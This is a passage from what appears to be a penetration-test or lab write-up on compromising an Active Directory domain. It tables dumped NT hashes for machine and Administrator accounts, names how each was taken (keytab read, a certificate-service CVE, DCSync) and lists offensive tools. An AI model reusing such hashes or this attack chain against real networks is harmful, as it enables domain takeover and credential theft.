| NIX01$ | 0cf15e4eee91372abddec89ec40e636e (NT) |
/etc/krb5.keytab (root on NIX01) |
| DC01$ | 55a83395647a19e6a1775834018e2708 (NT) |
CVE-2026-54121 (CertiGhost) |
| Administrator | bcbc89c6b432121c9aadb39395d4a9cc (NT) |
DCSync |
Tools Used
- Nmap
- curl / jq
- Git
- NetExec
- BloodHound / bloodhound-python
- Certipy
- bloodyAD
- impacket (dacledit, GetUserSPNs, getTGT, secretsdump)
- OpenSSL
- Hashcat
- CVE-2026-54121 (CertiGhost)
- Evil-WinRM